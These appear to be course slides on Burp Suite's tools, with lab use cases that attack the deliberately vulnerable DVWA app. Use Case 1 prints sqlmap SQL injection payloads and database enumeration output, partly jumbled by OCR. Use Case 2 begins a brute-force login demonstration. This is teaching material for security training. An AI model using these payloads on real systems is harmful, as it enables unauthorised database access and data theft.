
Repeater

- Manually manipulating and reissue the requests
- Analyze the responses for each requests.
- Maintaining the history of requests and responses.



A. JAMES CLARK
SCHOOL OF ENGINEERING

Repeater



A. JAMES CLARK
SCHOOL OF ENGINEERING

Sequencer

- Used for analyzing the quality of randomness
- Can be used to test the unpredictable values such as password reset tokens, anti-CSRF tokens etc.



A. JAMES CLARK
SCHOOL OF ENGINEERING

Sequencer

Applications ▾ Places ▾ burp-StartBurp ▾ Wed 18:16

Burp Suite Free Edition v1.7.27 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder

Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Live capture Manual load Analysis options

Token Handling

These settings control how tokens are handled during analysis.

Pad short tokens at: Start End

Pad with (single character or 2-digit ASCII hex code):

Base64-decode before analyzing

Token Analysis

The options below control the types of analysis that is performed at the character level.

Count Transitions

The options below control the types of analysis that is performed at the bit level.

FIPS monobit Spectral
 FIPS poker Correlation
 FIPS runs Compression
 FIPS long run



A. JAMES CLARK
SCHOOL OF ENGINEERING


Comparer

- Used to perform visual diffing between two data items.
- This comes in handy when two large similar responses are to be compared.



A. JAMES CLARK
SCHOOL OF ENGINEERING

Comparer



A. JAMES CLARK
SCHOOL OF ENGINEERING


Extender

- It helps to extend burps functionality with other third party code.
- Burp lets you use Extensions written in Java, Python and Ruby.



A. JAMES CLARK
SCHOOL OF ENGINEERING

Extender



A. JAMES CLARK
SCHOOL OF ENGINEERING


Use Case 1

SQL Injection using Burp Suite



A. JAMES CLARK
SCHOOL OF ENGINEERING

Entering a value in the field



A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL in the address bar is `http://www...loads.html`. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection** (highlighted in green)
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

The main content area shows a form with a "User ID:" label and a text input field containing the value "2". Below the form, under "More info", are three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>




Saving the intercepted headers to a file

The screenshot shows the Burp Suite interface in 'Proxy' mode. A context menu is open over a selected header in the message list. The menu path 'Copy to file' is highlighted. Other options visible include 'Send to Spider', 'Do an active scan', 'Send to Intruder' (with keyboard shortcut Ctrl+I), 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Request in browser', 'SQLPy Scan', 'Engagement tools [Pro version only]', 'Change request method', 'Change body encoding', 'Copy URL', 'Copy as curl command', 'Paste from file', 'Save item', 'Don't intercept requests', 'Do intercept', 'Convert selection', 'URL-encode as you type', 'Cut' (with keyboard shortcut Ctrl+X), 'Copy' (with keyboard shortcut Ctrl+C), 'Paste' (with keyboard shortcut Ctrl+V), 'Message editor help', and 'Proxy interception help'. The status bar at the bottom right shows '0 matches'.


```
GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 192.168.159.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.159.146/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=723272
Connection: close
Upgrade-Insecure-Requests: 1
```



Saving the Header file



Using the extracted header in SQLMap



The `-r` option in SQLMap allows the user to add the header to SQL Map



A. JAMES CLARK
SCHOOL OF ENGINEERING

Attack is Successful

```
File Edit View Search Terminal Help
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) &(NOT) ions | User options | Alerts | SQLPy
  Payload: id=' OR NOT 6885=6885#&Submit=Submit
  Type: error-based
  Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
  Payload: id=' OR ROW(1813,6513)>(SELECT COUNT(*),CONCAT(0x716a6b7871,(SELECT (ELT(1813=1813,1))),0x71706b7671,FLOOR(RAND(0)*2))x FROM (SELECT 5469 UNION SELECT 1950 UNION SELECT 9594 UNION SELECT 4789)a GROUP BY x)-- eYjt&Submit=Submit
  Raw Params Headers Hex
GET /Type:uAND/OR time-based-blind=Submit HTTP/1.1
Host: Title: MySQL >= 5.0.12 OR time-based blind
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Type:UNION query
Referer: http://192.168.159.146:8080/?id=1&Submit=Submit
Cookie: FbFj=&Submit=Submit
Connection: Payload: id=' UNION ALL SELECT CONCAT(0x716a6b7871,0x44644577454b79414974454a4e705a74567564435659786d6671547274436e636a6e66467256594f,0x71706b7671),NULL-- Qxui&Submit=Submit
---
[14:56:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[14:56:44] [INFO] fetching database names
[14:56:44] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[14:56:44] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.159.146'

[*] shutting down at 14:56:44

root@shika:~# Type a search term 0 matches
```




Use Case 2

Brute Force Attack using Burp Suite



A. JAMES CLARK
SCHOOL OF ENGINEERING

Field to be Brute Forced



A screenshot of a Mozilla Firefox browser window showing the DVWA (Damn Vulnerable Web Application) v1.10 "Development" version. The URL is 192.168.159.130/DVWA/vulnerabilities/brute/. The title bar says "Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The DVWA logo is at the top. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, and About. The main content area shows a "Login" form with "Username: admin" and "Password:" fields, and a "Login" button. Below the form is a "More Information" section with three links:

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>



A. JAMES CLARK
SCHOOL OF ENGINEERING

Intercepting the request

Burp Suite Community Edition v1.7.33 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts SQLPy

Intercept HTTP history WebSockets history Options

